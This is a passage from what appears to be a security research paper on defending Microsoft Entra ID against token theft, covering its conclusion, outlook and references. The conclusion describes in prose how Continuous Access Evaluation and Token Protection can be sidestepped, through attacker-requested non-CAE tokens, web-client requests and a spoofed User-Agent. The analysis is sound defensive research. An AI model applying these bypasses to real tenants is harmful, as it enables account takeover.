This is where the multi-layered defense-in-depth strategy comes into play. Through general protection mechanisms such as Continuous Access Evaluation (CAE), Token Protection, or risk detection via Identity Protection, access to resources can be restricted or prevented even after tokens have already been compromised.

The analysis has shown that CAE and Token Protection, in particular, have the potential to offer comprehensive protection against token-based attacks in the future. At present, however, their effectiveness is still limited by restricted support among clients and resources, as well as, in part, specific configuration requirements. In the medium term, these mechanisms could nevertheless make a significant contribution to defending against token-based attacks.

In conclusion, it should be noted that a risk-based evaluation of Microsoft's defense-in-depth strategy based on known attacks and the OAuth 2.0 threat model does provide valuable insights. Independently of this, however, configurations should consistently be implemented according to the principle of least privilege, configured as restrictively as possible, and unneeded features should be disabled. Since not all potential attack vectors can be known in advance, this approach represents the most effective long-term strategy for minimizing the attack surface.

10 Conclusion and Outlook

This chapter summarizes the results of the paper in their overall context and provides an outlook on future research questions.

10.1 Conclusion

This paper examined protection mechanisms against token-based attacks in the Microsoft environment, specifically Entra ID, above all Microsoft's defense-in-depth strategy with the categories risk minimization, detection and mitigation, and protection against replay attacks, and within it, in particular, Continuous Access Evaluation (CAE) and Token Protection. At its core, the analysis shows that these mechanisms noticeably impede token-based attacks, but do not resolve the underlying structural problem. Bearer tokens remain, across large parts of the Entra ID ecosystem, not consistently device-bound, and the protective effect of the individual components depends heavily on correct configuration, licensing, and the interplay of multiple measures, rather than on a single control.

The CAE mechanism fundamentally works, since already-issued access tokens are revoked at supported resources in response to security-critical events, usually within a few minutes. Its practical benefit, however, remains limited by three factors, namely the continued patchy coverage on the resource and client side, the small number of covered event types, and, above all, the fact that CAE-capable access tokens are signaled client-side via a claim in the token request, rather than being enforced server-side. For third-party resources, no publicly usable integration option exists at all so far.

10.1.1 CAE and Token Protection in Combination

The lack of server-side enforcement of CAE gives rise to an important limitation, which only becomes apparent in combination with Token Protection. CAE protects exclusively already-issued CAE access tokens from misuse, but not the underlying refresh token. If an attacker succeeds in exfiltrating a refresh token, they can still deliberately request a regular, non-CAE-capable access token for CAE-capable resources, since it is the requesting client alone that decides whether CAE is signaled. The early revocation provided by CAE thus becomes ineffective as soon as the attacker controls the token request themselves.

Token Protection addresses exactly this point, but only to a limited extent. Since the feature binds refresh tokens to the requesting device, that is, only device-bound Primary Refresh Tokens may be used to request access tokens, a stolen refresh token used on a different device can no longer request any new tokens at the supported resources, neither regular nor CAE-capable ones, and the attacker can therefore only exfiltrate the already-issued CAE access tokens.

However, the device binding provided by Token Protection can be bypassed in Microsoft's recommended default configuration. Since the default Token Protection Conditional Access Policy (CAP) is applied only to desktop clients, regular

tokens can still be requested via the web client. And since detection of the device platform is, in part, based on the client-supplied User-Agent HTTP header, the device platform can be manipulated so that the Token Protection CAP is not applied.

Nevertheless, CAE and Token Protection significantly narrow the time window and attack surface for token theft, but in their current design and recommended configuration, still have room for improvement.

In addition, the examination of the PRT attack history shows that Microsoft has consistently remedied earlier structural weaknesses (Pass-the-PRT, weak DerivedKey), but that indirect phishing of PRTs via device code phishing, as a registration path for new, attacker-controlled devices, remains possible.

The examination of standards compliance confirms this picture at the conceptual level. Proprietary, non-standardized extensions such as the Primary Refresh Token, the Family of Client IDs and Brokered Client IDs, broad `.default` and `user_impersonation` scopes instead of granular permissions, the continued support of insecure grant types (Implicit Grant, ROPC, Device Authorization Grant), insufficiently consistent use of Backend for Frontend for public clients, and the absence of refresh token rotation and sender-constrained tokens as required by RFC 6749, RFC 6819, and RFC 9700, show that Microsoft continues, at several points, to prioritize compatibility and functionality over the consistent implementation of Zero Trust principles.

10.1.2 Layered Defense as a Key Strength

Taken individually, none of the examined mechanisms is sufficient to prevent token-based attacks. Their real protective value only becomes apparent when they are viewed together as part of Microsoft's layered defense-in-depth strategy, which addresses the problem at several levels simultaneously rather than relying on a single control. Where one particular measure does not take effect, because it is not supported in a given scenario, has not yet been rolled out, or can be circumvented through misconfiguration or a vulnerability, downstream mechanisms typically still intervene.

This is illustrated well by the token theft scenario examined throughout this paper. If infostealer malware is not detected and blocked by endpoint protection such as Microsoft Defender for Endpoint (first layer), and access and refresh tokens are exfiltrated as a result, Identity Protection can still recognize the resulting elevated sign-in or user risk, allowing an administrator to disable the compromised account, while CAE revokes the already-issued access tokens (second layer). Should this also fail to take effect in time, Token Protection (third layer) at least prevents the attacker from requesting further access tokens with the stolen, device-bound refresh token, so that, at worst, access ends once the last valid access token expires, within 90 minutes at the latest.

This layering is the strategy's central strength: it compensates for the fact that no single mechanism examined in this paper is watertight on its own. At the same time, it is not a guarantee against every conceivable attack. Novel attack techniques, such as ConsentFix, can still emerge that the existing layers were not designed to address, and each additional layer depends in turn on Microsoft continuing to close remaining gaps and extend support. The strategy's overall

effectiveness therefore hinges on two conditions outside the scope of any single technical control: correct configuration of every individual measure, and Microsoft's ongoing, forward-looking development of the underlying mechanisms.

Overall, this paper shows that token-based attacks are significantly impeded by the existing Microsoft protection mechanisms, but cannot be completely prevented by a single feature. Only the interplay of several correctly configured controls, such as CAE, Token Protection, device compliance, and narrowly scoped, correctly configured Conditional Access policies, reduces the risk to an acceptable level, while structural gaps, such as the missing device binding of access tokens and the client-side rather than server-side enforcement of CAE, remain.

10.2 Outlook

Cloud Integration and Vendor Lock-In

The increasing shift of identity and access management to the cloud will continue to significantly shape organizations' security architectures in the future. In this context, Microsoft pursues a strategy of tight integration of its cloud services and security features. At the same time, many advanced protection mechanisms are tied to specific licensing models, requiring organizations to continually weigh security requirements, functionality, and economic considerations against each other. The strong interlinking of Microsoft products can also lead to vendor lock-in effects, which will influence future migration and architecture decisions.

Security by Default and Hardening

Despite advancing cloud integration, security problems that are already known from classic Active Directory environments continue to occur. In particular, insecure default configurations and misconfigurations still represent a considerable risk. Microsoft traditionally prioritizes usability, out-of-the-box functionality, and backward compatibility over IT security, meaning that the consistent implementation of security-by-default principles proceeds only gradually. Nevertheless, a slowly growing number of secure default configurations can already be observed, for example regarding user consent settings or Microsoft-managed Conditional Access Policies (CAPs) such as the blocking of the device code flow. Organizations therefore remain responsible for the secure configuration and hardening of their systems even in cloud environments. The application of established security baselines, for example those of the German Federal Office for Information Security (BSI), the Center for Internet Security (CIS), or the Microsoft Security Compliance Toolkit (SCT), as well as regular security audits and penetration tests, will continue to remain essential components of an effective security concept in the future.

Deviations from OAuth 2.0 Standards

At the same time, Zero Trust concepts are expected to continue gaining importance. Nevertheless, contradictions currently still exist between the Zero Trust principles propagated by Microsoft and various implementation details. Microsoft deviates from established OAuth 2.0 standards in several areas and, in doing so, partly violates the principle

of least privilege. These include, among others, proprietary concepts such as Primary Refresh Tokens (PRT), Family of Client IDs (FOCI), and Brokered Client IDs (BroCI), or the `.default` and `user_impersonation` scopes. JWT claims standardized by IANA are also, in part, not used (e.g., `appid` instead of `client_id`).

Furthermore, standardized OAuth 2.0 mechanisms such as Token Introspection, Rich Authorization Requests (RAR), or sender-constrained tokens (cf. certificate-bound tokens and Demonstrating Proof-of-Possession (DPoP) tokens) are not used. In addition, the Backend For Frontend (BFF) architecture is not sufficiently employed for public clients, and OAuth access tokens and refresh tokens are stored in client-side browser storage areas such as local storage, session storage, or as cookies, or stored on disk. The deprecated and no-longer-recommended OAuth 2.0 authorization grant types Implicit Grant and Resource Owner Password Credentials (ROPC) Grant are currently still supported by Microsoft. According to the tests carried out, Entra ID does not use refresh token rotation to invalidate refresh tokens and detect potentially compromised refresh tokens and replay attacks.

FAPI 2.0 and OAuth 2.1

Microsoft Entra ID currently does not provide a fully FAPI 2.0-compliant or certified authorization server, since central security mechanisms of the profile, in particular the exclusive use of confidential clients, sender-constrained access tokens via Demonstration of Proof-of-Possession (DPoP) or mutual TLS (mTLS), and Pushed Authorization Requests (PAR), are currently not supported. Applications that require full compliance with the FAPI 2.0 Security Profile must therefore use alternative identity provider solutions, such as Okta Auth0 or Authlete [Fou26].

Standardization in the field of modern authorization mechanisms also continues to evolve. With OAuth 2.1 [Har+26], a successor to the OAuth 2.0 standard is already under development, one that makes numerous previously optional security measures mandatory and removes insecure or deprecated authorization grants. Although OAuth 2.1 does not introduce fundamentally new features, the stronger standardization could, in the long term, contribute to a higher level of security for cloud-based identity platforms.

Passwordless and Phishing-Resistant Authentication

Another central trend is the increasing adoption of passwordless and phishing-resistant authentication methods. Following the gradual enforcement of classic MFA, phishing-resistant authentication methods such as Windows Hello for Business, FIDO2 passkeys, or certificate-based authentication are expected to play an increasingly important role in the future, in particular in protecting digital identities, and privileged accounts especially, against Adversary-in-the-Middle (AiTM) phishing attacks that bypass conventional MFA.

This shift will, however, still take time, since organizations remain hesitant to invest in security tokens such as YubiKeys, and these also still need to gain broader acceptance among employees. Moreover, these methods are not free of limitations and have had vulnerabilities in the past, nor do they protect against all attacks. Current research indicates that the specification and implementation of passkey-based methods (FIDO2/WebAuthn) in particular are complex, which

can give rise to potential attack surfaces. Pass-the-Passkey has been identified as a new class of attack, presented at Black Hat USA 2026, which specifically exploits weaknesses in the practical implementation of these specifications [Gra26]. Windows Hello for Business is likewise not free of limitations. While security mechanisms such as TPM, Credential Guard, or biometric authentication considerably increase the level of security, various attacks on individual components, as well as on flawed implementations and configurations, have been demonstrated in the past [Gra19; Tsa21; Cer24; Bap25]. Similarly, despite its central role for certificate-based authentication, Active Directory Certificate Services (AD CS) represents an attractive attack vector when insecure certificate templates or misconfigurations are present [Wil21]. Furthermore, attacks such as device code phishing or ConsentFix are not mitigated by phishing-resistant authentication at all, since they target the OAuth 2.0 flow itself rather than the authentication step.

Continued Development of CAE and Token Protection

CAE and Token Protection play a decisive role in Microsoft's strategy against token theft, as shown throughout this paper. Going forward, CAE should be supported by a broader range of clients and resources and, in particular, should be enforced server-side rather than merely signaled by the requesting client. Token Protection, too, should no longer be limited to select desktop and mobile clients and to refresh tokens, it should also be extended to web clients and to access tokens, so that device binding is no longer bypassable simply by requesting tokens through the browser. As a result of the broader adoption of more advanced and increasingly secure authentication methods, attackers are expected to increasingly shift their focus toward compromised endpoints and attempt to steal already-issued tokens directly from users' systems, which further increases the importance of consistently device-bound tokens. In this respect, Microsoft should also employ already-existing, standardized methods instead of proprietary solutions.

AI- and LLM-Based Threats

In the future, threat actors will increasingly abuse generative AI and Large Language Models (LLMs) for attacks, such as spear-phishing campaigns [Mic24h]. In addition, the concept of Agent Identities [Mic26c] was recently introduced in Entra ID, defining special accounts for AI agents. AI agents also use OAuth 2.0 flows and tokens [Mic26e] and are therefore potentially also vulnerable to token-based attacks. Since Microsoft integrates its AI-powered assistant Copilot into a wide variety of products, this could have a major impact in the future. The MITRE ATLAS matrix[54] already documents tactics, techniques, and procedures (TTPs) used by attackers against AI-based systems, while OWASP documents vulnerabilities in LLM applications [OWA24] and agentic applications [OWA25] that could potentially also enable token-based attacks.

Further Research

The detection and defense of token-based attacks at endpoints through various EDR solutions, such as Microsoft Defender for Endpoint (MDE), CrowdStrike Falcon, or SentinelOne Singularity, could be a topic for further research.

[54] *https://atlas.mitre.org/matrices/ATLAS-matrix*

Furthermore, future research could examine and compare, in addition to Microsoft Entra ID, the identity providers of other leading cloud providers, such as Amazon Web Services (AWS) and Google Cloud Platform (GCP), established commercial identity platforms such as Okta, Auth0, and Ping Identity, as well as open-source identity providers such as Keycloak[55], authentik[56], or ZITADEL[57], with regard to their compliance with OAuth 2.0 and their protection mechanisms against the theft and misuse of access tokens.

Finally, hybrid identity architectures remain a relevant research topic, since many organizations will not fully abandon their historically grown on-premises systems in the future either. The secure integration of local and cloud-based identity services will therefore continue to represent a central challenge for both research and practice.

[55] *https://github.com/keycloak/keycloak*
[56] *https://github.com/goauthentik/authentik*
[57] *https://github.com/zitadel/zitadel*

ERNW
providing security.

11 References

[Abr19] Lawrence Abrams. *Phishing Attack Hijacks Office 365 Accounts Using OAuth Apps*. Dec. 2019. URL: https://www.bleepingcomputer.com/news/security/phishing-attack-hijacks-office-365-accounts-using-oauth-apps/ (visited on June 14, 2026).

[Ale+17] Ahmed Aleroud and Lina Zhou. "Phishing environments, techniques, and countermeasures." In: *Comput. Secur.* 68.C (July 2017), pp. 160–196. ISSN: 0167-4048. DOI: 10.1016/j.cose.2017.04.006. URL: https://doi.org/10.1016/j.cose.2017.04.006.

[All26] Cloud Security Alliance. *OAuth Device Code Phishing Hits 340 Microsoft 365 Organizations*. Mar. 2026. URL: https://labs.cloudsecurityalliance.org/wp-content/uploads/2026/03/CSA_research_note_oauth-device-code-phishing-M365-20260325-csa-styled.pdf (visited on July 5, 2026).

[App] Apple. *Request an authorization to the Sign in with Apple server*. URL: https://developer.apple.com/documentation/signinwithapplerestapi/request-an-authorization-to-the-sign-in-with-apple-server.#query-parameters (visited on May 22, 2026).

[Atk25] Jared Atkinson. *The Clean Source Principle and the Future of Identity Security*. Oct. 2025. URL: https://specterops.io/blog/2025/10/08/the-clean-source-principle-and-the-future-of-identity-security/ (visited on June 13, 2026).

[Bad22a] Fabian Bader. *Continuous access evaluation*. Aug. 2022. URL: https://cloudbrothers.info/continuous-access-evaluation/#test-scenarios (visited on May 13, 2026).

[Bad22b] Fabian Bader. *Continuous access evaluation - Scenario 15 - Use Sign-In frequency*. Aug. 2022. URL: https://cloudbrothers.info/en/continuous-access-evaluation/#scenario-15 (visited on May 15, 2026).

[Bad+25] Fabian Bader and Dirk-jan Mollema. *Finding Entra ID CA bypasses the structured way*. June 2025. URL: https://troopers.de/downloads/troopers25/TR25_Finding_Entra_ID_CA_Bypasses_TFSFQS.pdf (visited on July 20, 2026).

[Bak24] Jan Bakker. *How to simulate risk in Microsoft Entra ID Protection*. Mar. 2024. URL: https://janbakker.tech/how-to-simulate-risk-in-microsoft-entra-id-protection/ (visited on May 13, 2026).

[Bap25] Tillmann Oßwald Baptiste David. *Windows Hell No for Business*. Aug. 2025. URL: https://i.blackhat.com/BH-USA-25/Presentations/US-25-David-Windows-Hello-No-for-Business-Wendsday.pdf (visited on July 6, 2026).

[Ber17] Philippe Beraud. *Active Directory from On-Premises to the Cloud: Overview Technical Article*. Tech. rep. Microsoft, 2017. URL: https://download.microsoft.com/download/f/c/a/fca7c6e3-7153-4fb1-9825-0b1bb26f14e0/ad-from-on-premises-to-the-cloud.docx.

[Ber21] Vittorio Bertocci. *JSON Web Token (JWT) Profile for OAuth 2.0 Access Tokens*. RFC 9068. Oct. 2021. DOI: 10.17487/RFC9068. URL: https://www.rfc-editor.org/info/rfc9068.

[Boh25] Tyler Bohlmann. *ClickFix Attack: Variants, Detection & How It Works*. Sept. 2025. URL: https://www.huntress.com/blog/dont-sweat-clickfix-techniques (visited on June 11, 2026).

[Bra+26] Lennart Brauns and Heinrich Wiederkehr. *Entra ID Security Essentials*. June 2026. URL: https://troopers.de/troopers26/trainings/9htszy/ (visited on July 7, 2026).

[Cam+20a] Brian Campbell, John Bradley, Nat Sakimura, et al. *OAuth 2.0 Mutual-TLS Client Authentication and Certificate-Bound Access Tokens*. RFC 8705. Feb. 2020. DOI: 10.17487/RFC8705. URL: https://www.rfc-editor.org/info/rfc8705.

[Cam+20b] Brian Campbell, John Bradley, and Hannes Tschofenig. *Resource Indicators for OAuth 2.0*. RFC 8707. Feb. 2020. DOI: 10.17487/RFC8707. URL: https://www.rfc-editor.org/info/rfc8707.

[Cam+15] Brian Campbell, Chuck Mortimore, and Michael B. Jones. *Security Assertion Markup Language (SAML) 2.0 Profile for OAuth 2.0 Client Authentication and Authorization Grants*. RFC 7522. May 2015. DOI: 10.17487/RFC7522. URL: https://www.rfc-editor.org/info/rfc7522.

[Cap+25] Tim Cappalli and Atul Tulshibagwale. *OpenID Continuous Access Evaluation Profile 1.0*. Specification, OpenID Foundation. Aug. 2025. URL: https://openid.net/specs/openid-caep-1_0.html.

[Cer24] Dirk-jan Mollema Ceri Coburn. *Abusing Windows Hello Without a Severed Hand*. Aug. 2024. URL: https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20presentations/DEF%20CON%2032%20-%20Ceri%20Coburn%20Dirk-jan%20Mollema%20-%20Abusing%20Windows%20Hello%20Without%20a%20Severed%20Hand.pdf (visited on July 6, 2026).

[Clo24] Cloud Security Alliance (CSA). *Top Threats to Cloud Computing 2024*. Cloud Security Alliance, 2024. URL: https://cloudsecurityalliance.org/artifacts/top-threats-to-cloud-computing-2024.

[Cob+22] Ryan Cobb, Anthony Larcher-Gore, and Nestori Syynimaa. "Family Matters: Abusing Family Refresh Tokens to Gain Unauthorised Access to Microsoft Cloud Services Exploratory Study of Azure Active Directory Family of Client IDs." In: *Proceedings of the 24th International Conference on Enterprise Information Systems - Volume 2: ICEIS*. INSTICC. SciTePress, 2022, pp. 62–69. ISBN: 978-989-758-569-2. DOI: 10.5220/0011061200003179.

[Den+17] William Denniss and John Bradley. *OAuth 2.0 for Native Apps*. RFC 8252. Oct. 2017. DOI: 10.17487/RFC8252. URL: https://www.rfc-editor.org/info/rfc8252.

[Den+19] William Denniss, John Bradley, Michael B. Jones, et al. *OAuth 2.0 Device Authorization Grant*. RFC 8628. Aug. 2019. DOI: 10.17487/RFC8628. URL: https://www.rfc-editor.org/info/rfc8628.

[Dir20] Dirk-jan Mollema. *Abusing Azure AD SSO with the Primary Refresh Token*. July 2020. URL: https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/ (visited on July 23, 2026).

[Ela26] Elastic. *Entra ID AiTM Phishing-Kit Chain Detected*. June 2026. URL: https://www.elastic.co/docs/reference/security/prebuilt-rules/rules/integrations/azure/persistence_entra_id_device_registration_to_prt_chain (visited on July 15, 2026).

[Fac] Facebook. *Permissions Reference for Meta Technologies APIs*. URL: https://developers.facebook.com/docs/permissions/?locale=en_US (visited on May 22, 2026).

[Fet+23] Daniel Fett, Brian Campbell, John Bradley, et al. *OAuth 2.0 Demonstrating Proof of Possession (DPoP)*. RFC 9449. Sept. 2023. DOI: 10.17487/RFC9449. URL: https://www.rfc-editor.org/info/rfc9449.

[Fet+25] Daniel Fett, Dave Tonge, and Joseph Heenan. *FAPI 2.0 Security Profile*. Specification, OpenID Foundation. Feb. 2025. URL: https://openid.net/specs/fapi-security-profile-2_0-final.html.

[FID26] FIDO Alliance. *Client to Authenticator Protocol (CTAP)*. Proposed Standard. Version 2.3. Feb. 2026. URL: https://fidoalliance.org/specs/fido-v2.3-ps-20260226/fido-client-to-authenticator-protocol-v2.3-ps-20260226.html (visited on July 5, 2026).

[Fou26] OpenID Foundation. *Certified FAPI 2.0 OP Security Profile Final & Message Signing Final*. 2026. URL: https://openid.net/certification/certified-fapi-2-0-op-security-profile-final-message-signing-final/ (visited on July 4, 2026).

[Goo26] Google. *OAuth 2.0 Scopes for Google APIs*. Apr. 2026. URL: https://developers.google.com/identity/protocols/oauth2/scopes?hl=en (visited on May 22, 2026).

[Gra19] Michael Grafnetter. *Exploiting Windows Hello for Business*. Dec. 2019. URL: https://i.blackhat.com/eu-19/Wednesday/eu-19-Grafnetter-Exploiting-Windows-Hello-for-Business-2.pdf (visited on July 6, 2026).

[Gra26] Michael Grafnetter. *Pass-the-Passkey Family of Attacks*. 2026. URL: https://i.blackhat.com/BH-USA-26/Presentations/BHUS26-Grafnetter-Pass-the-Passkey-WP.pdf (visited on Aug. 17, 2026).

[Gre26] Dan Green. *ConsentFix v3: Analyzing a new criminal toolkit*. Apr. 2026. URL: https://pushsecurity.com/blog/consentfix-v3-analyzing-a-new-toolkit/ (visited on Aug. 12, 2026).

[Gre17] Kuba Gretzky. *Evilginx - Advanced Phishing with Two-factor Authentication Bypass*. Apr. 2017. URL: https://breakdev.org/evilginx-advanced-phishing-with-two-factor-authentication-bypass/ (visited on July 4, 2026).

[Har12] Dick Hardt. *The OAuth 2.0 Authorization Framework*. RFC 6749. Oct. 2012. DOI: 10.17487/RFC6749. URL: https://www.rfc-editor.org/info/rfc6749.

[Har+26] Dick Hardt, Aaron Parecki, and Torsten Lodderstedt. *The OAuth 2.1 Authorization Framework*. Internet-Draft draft-ietf-oauth-v2-1-15. Work in Progress. Internet Engineering Task Force, Mar. 2026. 100 pp. URL: https://datatracker.ietf.org/doc/draft-ietf-oauth-v2-1/15/.

[Hil+23] Tobias Hilbig, Vitali Serzantov, and Thomas Schreck. "Protect the Gate – Not Only Once: Continuous Access Evaluation in Practice." In: *2023 7th Cyber Security in Networking Conference (CSNet)*. 2023, pp. 137–142. DOI: 10.1109/CSNet59123.2023.10339788.

[Hos+24] Pedram Hosseyni, Ralf Küsters, and Tim Würtele. "Formal Security Analysis of the OpenID FAPI 2.0 Family of Protocols: Accompanying a Standardization Process." In: *ACM Trans. Priv. Secur.* 28.1 (Nov. 2024). ISSN: 2471-2566. DOI: 10.1145/3699716. URL: https://doi.org/10.1145/3699716.

[Hwo21] Jenko Hwong. *New Phishing Attacks Exploiting OAuth Authorization Flows*. Aug. 2021. URL: https://media.defcon.org/DEF%20CON%2029/DEF%20CON%2029%20presentations/Jenko%20Hwong%20-%20New%20Phishing%20Attacks%20Exploiting%20OAuth%20Authentication%20Flows.pdf (visited on July 4, 2026).

[Ins25] Security Insider. *Social-Engineering-Kampagne ClickFix findet immer mehr Opfer*. May 2025. URL: https://www.security-insider.de/social-engineering-angriffswelle-clickfix-a-0f1d35d5c67d7e064b5bc9f74f6de5de/ (visited on June 12, 2026).

[Jen25] Luke Jennings. *ConsentFix: Analyzing a browser-native ClickFix-style attack that hijacks OAuth consent grants*. Dec. 2025. URL: https://pushsecurity.com/blog/consentfix (visited on June 11, 2026).

[Jon+15a] Michael B. Jones, John Bradley, and Nat Sakimura. *JSON Web Signature (JWS)*. RFC 7515. May 2015. DOI: 10.17487/RFC7515. URL: https://www.rfc-editor.org/info/rfc7515.

[Jon+15b] Michael B. Jones, John Bradley, and Nat Sakimura. *JSON Web Token (JWT)*. RFC 7519. May 2015. DOI: 10.17487/RFC7519. URL: https://www.rfc-editor.org/info/rfc7519.

[Jon+15c] Michael B. Jones, Brian Campbell, and Chuck Mortimore. *JSON Web Token (JWT) Profile for OAuth 2.0 Client Authentication and Authorization Grants*. RFC 7523. May 2015. DOI: 10.17487/RFC7523. URL: https://www.rfc-editor.org/info/rfc7523.

[Jon+12] Michael B. Jones and Dick Hardt. *The OAuth 2.0 Authorization Framework: Bearer Token Usage*. RFC 6750. Oct. 2012. DOI: 10.17487/RFC6750. URL: https://www.rfc-editor.org/info/rfc6750.

[Jon+15d] Michael B. Jones and Joe Hildebrand. *JSON Web Encryption (JWE)*. RFC 7516. May 2015. DOI: 10.17487/RFC7516. URL: https://www.rfc-editor.org/info/rfc7516.

[Jon+20] Michael B. Jones, Anthony Nadalin, Brian Campbell, et al. *OAuth 2.0 Token Exchange*. RFC 8693. Jan. 2020. DOI: 10.17487/RFC8693. URL: https://www.rfc-editor.org/info/rfc8693.

[Jos+08] Yogesh Joshi, Samir Saklikar, Debabrata Das, et al. "PhishGuard: A browser plug-in for protection from phishing." In: *2008 2nd International Conference on Internet Multimedia Services Architecture and Applications*. 2008, pp. 1–6. DOI: 10.1109/IMSAA.2008.4753929.

[Kas+26] Pieter Kasselman, Daniel Fett, and Filip Skokan. *Cross-Device Flows: Security Best Current Practice*. Internet-Draft draft-ietf-oauth-cross-device-security-16. Work in Progress. Internet Engineering Task Force, Mar. 2026. 69 pp. URL: https://datatracker.ietf.org/doc/draft-ietf-oauth-cross-device-security/16/.

[Kon+21] Brian Kondracki, Babak Amin Azad, Oleksii Starov, et al. "Catching Transparent Phish: Analyzing and Detecting MITM Phishing Toolkits." In: *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*. CCS '21. Virtual Event, Republic of Korea: Association for Computing Machinery, 2021, pp. 36–50. ISBN: 9781450384544. DOI: 10.1145/3460120.3484765. URL: https://doi.org/10.1145/3460120.3484765.

[Kri+20] Swetha Krishnamoorthi and Jarad Carleton. *Active Directory Holds the Keys to your Kingdom, but is it Secure?* White Paper. Frost & Sullivan, 2020. URL: https://insights.frost.com/hubfs/Content%20Uploads/DGT/2020/Research%20Preview/ICT/%7B6198df00-ed17-4d0d-bae8-e47a74339398%7D_FS_WP_AlsidAD_14Feb20-v2_jw.pdf.

[Lod+25a] Torsten Lodderstedt, John Bradley, Andrey Labunets, et al. *Best Current Practice for OAuth 2.0 Security*. RFC 9700. Jan. 2025. DOI: 10.17487/RFC9700. URL: https://www.rfc-editor.org/info/rfc9700.

[Lod+25b] Torsten Lodderstedt and Brian Campbell. *JWT-Secured Authorization Response Mode for OAuth 2.0 (JARM) incorporating errata set 1*. Specification, OpenID Foundation. Aug. 2025. URL: https://openid.net/specs/oauth-v2-jarm.html.

[Lod+21] Torsten Lodderstedt, Brian Campbell, Nat Sakimura, et al. *OAuth 2.0 Pushed Authorization Requests*. RFC 9126. Sept. 2021. DOI: 10.17487/RFC9126. URL: https://www.rfc-editor.org/info/rfc9126.

[Lod+13a] Torsten Lodderstedt, Stefanie Dronia, and Marius Scurtescu. *OAuth 2.0 Token Revocation*. RFC 7009. Aug. 2013. DOI: 10.17487/RFC7009. URL: https://www.rfc-editor.org/info/rfc7009.

[Lod+13b] Torsten Lodderstedt, Mark McGloin, and Phil Hunt. *OAuth 2.0 Threat Model and Security Considerations*. RFC 6819. Jan. 2013. DOI: 10.17487/RFC6819. URL: https://www.rfc-editor.org/info/rfc6819.

[Lod+23] Torsten Lodderstedt, Justin Richer, and Brian Campbell. *OAuth 2.0 Rich Authorization Requests*. RFC 9396. May 2023. DOI: 10.17487/RFC9396. URL: https://www.rfc-editor.org/info/rfc9396.

[Mey+23] Lucas Augusto Meyer, Sergio Romero, Gabriele Bertoli, et al. *How effective is multifactor authentication at deterring cyberattacks?* 2023. DOI: 10.48550/arXiv.2305.00945. URL: https://arxiv.org/abs/2305.00945.

[Mic21] Microsoft. *[MS-OAPX]: OAuth 2.0 Protocol Extensions*. June 2021. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oapx/ (visited on May 29, 2026).

[Mic22] Microsoft. *From cookie theft to BEC: Attackers use AiTM phishing sites as entry point to further financial fraud*. July 2022. URL: https://www.microsoft.com/en-us/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-AiTM-phishing-sites-as-entry-point-to-further-financial-fraud/ (visited on June 14, 2026).

[Mic23a] Microsoft. *Access token claims reference*. Oct. 2023. URL: https://learn.microsoft.com/en-us/entra/identity-platform/access-token-claims-reference (visited on Apr. 25, 2026).

[Mic23b] Microsoft. *Increase application security using Zero Trust principles*. Oct. 2023. URL: https://learn.microsoft.com/en-us/entra/identity-platform/zero-trust-for-developers#zero-trust-best-practices (visited on June 3, 2026).

[Mic23c] Microsoft. *Microsoft Entra Expands into Security Service Edge with Two New Offerings*. July 2023. URL: https://techcommunity.microsoft.com/blog/microsoft-entra-blog/microsoft-entra-expands-into-security-service-edge-with-two-new-offerings/3847829 (visited on May 1, 2026).

[Mic24a] Microsoft. *Claims challenges, claims requests and client capabilities*. Apr. 2024. URL: https://learn.microsoft.com/en-us/entra/identity-platform/claims-challenge?tabs=dotnet (visited on Apr. 27, 2026).

[Mic24b] Microsoft. *How to communicate client capabilities to Microsoft Entra ID*. Apr. 2024. URL: https://learn.microsoft.com/en-us/entra/identity-platform/claims-challenge?tabs=dotnet#how-to-communicate-client-capabilities-to-microsoft-entra-id (visited on May 4, 2026).

[Mic24c] Microsoft. *How to use Continuous Access Evaluation enabled APIs in your applications*. Nov. 2024. URL: https://learn.microsoft.com/en-us/entra/identity-platform/app-resilience-continuous-access-evaluation (visited on Apr. 27, 2026).

[Mic24d] Microsoft. *List messages - Permissions*. June 2024. URL: https://learn.microsoft.com/en-us/graph/api/user-list-messages?view=graph-rest-1.0&tabs=http#permissions (visited on June 3, 2026).

[Mic24e] Microsoft. *Microsoft Digital Defense Report 2024*. Online report. 2024. URL: https://www.microsoft.com/en-us/security/security-insider/threat-landscape/microsoft-digital-defense-report-2024.

[Mic24f] Microsoft. *Receiving xms_cc claim in an access token*. Apr. 2024. URL: https://learn.microsoft.com/en-us/entra/identity-platform/claims-challenge?tabs=dotnet#receiving-xms_cc-claim-in-an-access-token (visited on May 5, 2026).

[Mic24g] Microsoft. *Securing devices as part of the privileged access story*. Jan. 2024. URL: https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-devices (visited on June 15, 2026).

[Mic24h] Microsoft. *Staying ahead of threat actors in the age of AI*. Feb. 2024. URL: https://www.microsoft.com/en-us/security/blog/2024/02/14/staying-ahead-of-threat-actors-in-the-age-of-ai/ (visited on June 15, 2026).

[Mic24i] Microsoft. *Success criteria for privileged access strategy - Clean source principle*. Jan. 2024. URL: https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-success-criteria#clean-source-principle (visited on June 13, 2026).

[Mic25a] Microsoft. *Access tokens in the Microsoft identity platform*. May 2025. URL: https://learn.microsoft.com/en-us/entra/identity-platform/access-tokens#token-lifetime (visited on May 10, 2026).

[Mic25b] Microsoft. *Application types for the Microsoft identity platform*. Jan. 2025. URL: https://learn.microsoft.com/en-us/entra/identity-platform/v2-app-types#single-page-apps (visited on Apr. 8, 2026).

[Mic25c] Microsoft. *Conditional Access authentication strengths*. Oct. 2025. URL: https://learn.microsoft.com/en-us/entra/identity/authentication/concept-authentication-strengths (visited on Apr. 28, 2026).

[Mic25d] Microsoft. *Configure how users consent to applications - Configure user consent in Microsoft Entra admin center*. June 2025. URL: https://learn.microsoft.com/en-us/entra/identity/enterprise-apps/configure-user-consent?pivots=portal#configure-user-consent-in-microsoft-entra-admin-center (visited on June 11, 2026).

[Mic25e] Microsoft. *Defense-in-depth strategy against token theft*. Apr. 2025. URL: https://learn.microsoft.com/en-us/entra/identity/devices/protecting-tokens-microsoft-entra-id#defense-in-depth-strategy-against-token-theft (visited on Apr. 1, 2026).

